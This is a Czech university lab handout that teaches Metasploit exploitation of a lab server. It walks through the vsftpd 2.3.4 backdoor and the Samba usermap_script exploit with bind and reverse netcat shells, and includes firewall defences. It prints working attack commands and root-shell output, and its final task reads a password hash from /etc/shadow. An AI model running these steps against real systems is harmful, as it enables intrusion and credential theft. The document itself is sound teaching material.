Univerzita Pardubice
Fakulta elektrotechniky a informatiky

Kybernetická bezpečnost

Laboratorní úloha – Exploity

Ing. Martin Pozdílek, Ph.D.

Cíl

Cílem tohoto cvičení je vyzkoušení různých zranitelností pomocí exploitů.

Exploit je speciální program, data nebo sekvence příkazů, které využívají programátorskou chybu, která způsobí původně nezamýšlenou činnost software a umožňuje tak získat nějaký prospěch.

1 Metasploit

Ve cvičení budeme používat Metasploit. Jedná se o Penetration testing framework od firmy Rapid7. Jde o velkou databázi exploitů, která je průběžně aktualizována o nové zranitelnosti. Framework umožňuje efektivně vyhledávat různé typy exploitů a pak je rychle a efektivně použít.

Mimo samotných exploitů framework obsahuje i pomocné nástroje například pro prohledání sítě, detekci verzí programů atd.

2 Útok na FTP serveru s backdoorem

Zdrojový kód FTP serveru vsftpd 2.3.4 byl napaden útočníky a byl do něj vložen backdoor. V prvním úkolu si vyzkoušíme zneužití tohoto backdooru. Backdoor umožňuje vzdálené přihlášení s právy roota.

2.1 Skenování FTP

V prvním kroku zjistíme verzi FTP serveru

- nmap -sV 10.0.88.10

```
21/tcp   open  ftp         vsftpd 2.3.4
    |_ftp-anon:Anonymous FTP login allowed (FTP code 230)
    | ftp-syst:
    |
       STAT:
    | FTP server status:
    |      Connected to 192.168.88.235
    |      Logged in as ftp
    |      TYPE: ASCII
    |      No session bandwidth limit
    |      Session timeout in seconds is 300
    |      Control connection is plain text
    |      Data connections will be plain text
    |      vsFTPd 2.3.4 - secure, fast, stable
```

Zjištění zranitelnosti

- Ve výpisu nmap je vidět verze vsFTPD 2.3.4.
- Vyhledejte heslo **vsFTPd 2.3.4** pomocí googlu
- Podívejte se na stránku https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor
- Jedná se backdoor úmyslně přidaný hackery do FTP serveru. Na stránce je útok velmi podrobně popsaný včetně zdrojového kódu.

Ochrana proti exploitu

- Aktualizovat na verzi vsFTPd, která chybu/backdoor neobsahuje

2.2 Inicializace Metasploit


Ve druhém kroku připravíme metasploit. Při prvním spuštění frameworku Metasploit je třeba vytvořit databázi a nastavit její automatický start. Databáze obsahuje exploity, informace atd.

- sudo msfdb init
- sudo systemctl enable postgresql

2.3 První start metasploit

Po startu console frameworku ověříme stav databáze a zobrazíme si dostupné exploity a nápovědu.

- msfconsole
- db_status
- show exploits
- help
- search ftp



2.4 Exploit vsftpd

V tomtu kroku realizujeme vlastní exploit pomocí Metasploitu.

Útok nelze provádět paralelně z více serverů. V dalším postupu počkejte na pokyn vyučujícího.

Na serveru 10.0.88.10 je vsftpd služba s backdoorem. Tento backdoor použijeme pro získání root opravení na serveru.

Exploity a nástroje jsou v Metasploitu poskládány v hierarchické struktuře. Při psaní příkazu můžeme používat klávesu TAB, který nám podobně jako bashi doplňuje příkaz. Metasploit obsahuje i historii příkazů, ve které se pohybujeme šipkami nahoru a dolů.

Nejprve si zjistíme informace o exploitu a pak ho spustíme.

- info exploit/unix/ftp/vsftpd_234_backdoor
- info exploit/unix/ftp/vsftpd_234_backdoor -d
- use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                     ploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters
```

Než můžeme exploit použít, musíme nastavit parametry útoku. Je třeba nastavit cílovou IP adresu pomocí parametru RHOST.

- show options
- set RHOST 10.0.88.10
- show options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set  RHOST 10.0.88.10
RHOST => 10.0.88.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.88.10       yes       The target host(s), see https:
                                      sploit.html
   RPORT   21               yes       The target port (TCP)
```

Spustíme exploit.

- exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.88.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.88.10:21 - USER: 331 Please specify the password.
[+] 10.0.88.10:21 - Backdoor service has been spawned, handling...
[+] 10.0.88.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.31:35839 → 10.0.88.10:6200) at 2024-05-16 05:24:25 -0400
```

Sice se neukazuje prompt, ale lze zadávat příkazy. Vyzkoušejte příkazy jako:

- id
- whoami
- ip a
- ls -l
- exit

```
id
uid=0(root) gid=0(root)
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:15:24:9e brd ff:ff:ff:ff:ff:ff
    inet 10.0.88.10/24 brd 10.0.88.255 scope global eth0
    inet6 fe80::20c:29ff:fe15:249e/64 scope link
       valid_lft forever preferred_lft forever
ls -l
total 81
-rw-r--r--    1 root root     0 May  6 07:49 I0
-rw-r--r--    1 root root     0 May  6 07:42 T@Q2@~iAr~=xd
```

3 Útok na chybu v sambě

V toto úkolu si ukážeme útok na chybu v implementaci Samby. Samba je volně dostupná síťová služba, který implementuje serverovou část protokolu CIFS na klienta s Linuxem. Jinými slovy pomocí Samby dokážete na unixu vytvořit sdílený disk, který lze připojit k Windows.


3.1 Payload

Než provedeme útok, musíme si vysvětlit pojem payload. Payload je malý kód, který provádí samotnou škodlivou akci (spuštění příkazového řádku, spuštění pythonu, ...)

Velmi často je velikost payloadu omezena principem chyby. Například paměť přeteče jen o několik bytů.

3.1.1 Bind payload

Bind payload se chová tak, že na útočník na počítači oběti spustí program, který poslouchá na jím definovaném portu. Útočník se pak ze svého počítače přihlásí na tento port. Komunikaci zahajuje tedy útočník.



Payloadem je tedy nějaká síťová služba.


Nevýhodou bind payloadu je možná blokace portu firewallem. Kdy administrátoři na serveru povolují pouze porty, na kterých běží regulérní služby. Přístupy na jiné porty jsou automaticky zamítnuty.

3.1.2 Reverse payload

Tento typ payloadu funguje přesně obráceně. Na útočníkově počítači se spustí proces, který poslouchá na definovaném portu (4444, 80, 8080, ...).

Reverse payload představuje kód, který se přihlásí na síťovou službu na útočníkově počítači.

Komunikaci tedy zahajuje počítač oběti.



Často firewally nefiltrují odchozí komunikaci, takže pokud bind payload zakáže firewall, tak reverse payload může procházet. Pokud pečliví administrátoři filtrují i odchozí komunikaci, pak jsou povolené pouze porty typických služeb jako HTTP (80), HTTPS (443) apod.

3.2 Skenování verze samby a hledání exploitu

Vyhledáme zranitelnosti na serveru a zaměříme se na službu Samba, která běží na portech 139 a 445.

- nmap -sV -sC 10.0.88.10

```
|_  100024  1          50289/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Zkusíme použít nástroje metasploitu pro zjištění konkrétní verze, a to pro více IP najednou.

- msfconsole
- use auxiliary/scanner/smb/smb_version
- show options

- set RHOST 10.0.88.10-20
- set threads 10
- run

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.88.10:445        - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.0.88.10:445        -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.88.10-20:        - Scanned  3 of 11 hosts (27% complete)
[*] 10.0.88.10-20:        - Scanned  4 of 11 hosts (36% complete)
[*] 10.0.88.10-20:        - Scanned 10 of 11 hosts (90% complete)
[*] 10.0.88.10-20:        - Scanned 10 of 11 hosts (90% complete)
[*] 10.0.88.10-20:        - Scanned 10 of 11 hosts (90% complete)
[*] 10.0.88.10-20:        - Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

Pomocí nmapu nebo utility smb_version jsme zjistili, že na serveru je Samba 3.0.20. Zkusíme vyhledat, zda není zranitelná.

Vyhledání exploitu

- Zkuste zranitelnosti vyhledávat v databázi Exploidb
- Vyhledávání vyzkoušejte i v Google, kdy můžete zkusit dotazy jako "**samba 3.0.20 exploit**" nebo **"samba 3 username"**
- Podíváme se na zranitelnost Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
- Zranitelnost Username umožňuje vzdáleně spustit nějaký kód.

3.3 Exploit s bind payloadem

Dále se pokusíme nalezený exploit zneužít.

- msfconsole
- search samba
- use exploit/multi/samba/usermap_script

Dostáváme hlášku, že nemáme zvolený payload, tedy příkaz, který se spustí na počítači oběti. Protože zatím nemáme přístup k počítači oběti, musíme vybrat payload, který tam je spustitelný.

Protože payload má zpravidla podobu příkazů, musíme zvolit takový, který je na počítači nainstalovaný. Pokud například zvolíme payload/cmd/unix/bind_perl, tak na počítači musí být perl nainstalovaný. My zvolíme bind payload bind_netcat, který předpokládá, že počítači oběti je utilita netcat. Payload nastavíme tak, že netcat otevře port 4444 a bude čekat na přihlášení.

Až budete útok provádět, tak si port změňte na číslo v rozsahu 4450 až 4470 podle čísla počítače. 4450 + číslo počítače.

Před zahájením útoku musíme vybrat payload a nastavit parametry:

- RHOST definuje IP adresu cíle
- RPORT určuje port, na kterém poslouchá Samba
- LPORT určuje port, na kterém se vytvoří spojení

Postupně spusťte tyto příkazy:

- show payloads
- set payload cmd/unix/bind_netcat
- show options
- set RHOST 10.0.88.10
- set LPORT 4444
- show options

```
Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:
                                       host:port][ ... ]
   RHOSTS   10.0.88.10       yes       The target host(s), see https://docs.metasplo
                                       it.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.88.10       no        The target address
```

Nyní spustíme útok.

- exploit

```
LPORT → 4444
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 10.0.88.10:4444
[*] Command shell session 2 opened (192.168.1.31:43121 → 10.0.88.10:4444) at 2024-05-
16 07:14:47 -0400

whoami
root
```

Sice se neukazuje prompt, ale lze zadávat příkazy. Vyzkoušejte příkazy jako:

- whoami
- ip a
- ls -l

Spojení můžeme vypsat příkazem netstat. Příkaz můžeme spustit na obou počítačích.

```
msfadmin@metasploitable:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.88.10:4444         192.168.1.31:43121      ESTABLISHED
```


```
└─$ netstat | grep 4444
tcp        0      0 192.168.1.31:43121      meta:4444               ESTABLISHED
```

Ukončete spojení.

- exit

3.4 Firewall


Komunikace prochází přes Cisco ASA firewall. V konfiguraci firewallu jsou definovány 4 rozhraní. Pro nás jsou důležitá rozhraní inside a vm. Do rozhraní inside spadají všechny počítače v učebně. Do rozhraní vm spadají virtutální servery, mezi které patří i metaspoiltable.



Interface Status

Interface	IP Address/Mask
inside	192.168.1.1/24
management	10.0.17.15/24
outside	195.113.124.60/25
vm	10.0.88.1/24

Když se podíváme do dashboardu firewallu, tak je vidět, že se při útoku používal port 4444.



Top Usage Status — Last updated: 13:27:58


Top 10 Services | Top 10 Sources | Top 10 Destinations | Top 10 Users

Interval: Last 1 hour — Based on: Packet Hits — Display: Table

#	Port/protocol	Average (pps)	Current (pps)	Total Packets
1	HTTPS-443	19	15	68 443
2	DNS-53	0	1	799
3	Port-8191-65535	0	0	516
4	HTTP-Alternat-8080	0	0	409
5	SSH-22	0	0	311
6	Port-8180	0	0	305
7	Port-4444	0	0	203
8	HTTP-80	0	0	171
9	ICMP-1	0	0	80
10	MS-DS/SMB-445	0	0	63

Když se podíváme do Configuration / Firewall / Access rules, tak jsou vidět dvě aktivní pravidla, která povolují veškerou IP komunikaci.

Nyní povolíme pravidlo, které zakazuje komunikaci z LAN_inside do LAN_vm přes porty 4000 - 5000.




Zopakujeme útok a dostaneme následující chybu.


```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 10.0.88.10:4444
[*] Exploit completed, but no session was created.
```

Ve firewallu se zvýší počet Hits u prvního pravidla.



V grafu jsou vidět zahozené packety.



3.5 Exploit Samby s reverzním payloadem

Ve chvíli, kdy jsme na firewallu zakázali útok pomocí bind payload, vyzkoušíme si reverzní payload.

- msfconsole
- search samba
- use exploit/multi/samba/usermap_script
- show payloads
- set PAYLOAD cmd/unix/reverse_netcat

- show options
- set RHOST 10.0.88.10 - IP adresa děravého serveru
- set LHOST 192.168.1.31 - IP adresa kali
- set LPORT 4444

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.88.10       yes       The target host(s), see https://docs.metasploi
                                      t.com/docs/using-metasploit/basics/using-metas
                                      ploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.31     yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port
```

Spustíme exploit.

- exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.31:4444

[*] Command shell session 5 opened (192.168.1.31:4444 → 10.0.88.10:50216) at 2024-05-
16 08:01:26 -0400
```

3.6 Obrana

První obranou je udržování aktualizovaných verzí operačního systému, síťových služeb a programů. To nás ovšem nemusí ochránit před zero-day útoky.

Proto je nutné do infrastruktury implementovat a správně nakonfigurovat bezpečnostní zařízení.

- Na firewallu povolujeme pouze nezbytné příchozí porty
- Na firewallu povolujeme pouze nezbytné odchozí porty
- Můžeme použít proxy server pro kontrolu odchozích HTTP požadavků
- Do počítačové sítě instalujeme prvky jako IDS (Intrusion Detection System), IPS (Intrusion Prevention System), které v síťové komunikaci dokáží odhalit a případně zabránit probíhajícím útokům.


4 Úkol

- Proveďte útok pomocí exploitu exploit/multi/samba/usermap_script na server 10.0.88.10

- Zjistěte celý řádek s hashem hesla uživatele bbis ze souboru /etc/shadow a ten vložte do moodlu.

UNIVERZITA PARDUBICE
FAKULTA ELEKTROTECHNIKY A INFORMATIKY

Vytvořeno v rámci projektu **Digitalizace studijních Agend, Nové TechnologiE, systémy a přístupy k výuce na UPCE**, reg. č. NPO_UPCE_MSMT-16591/2022.



Financováno Evropskou unií
NextGenerationEU

Národní plán obnovy

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY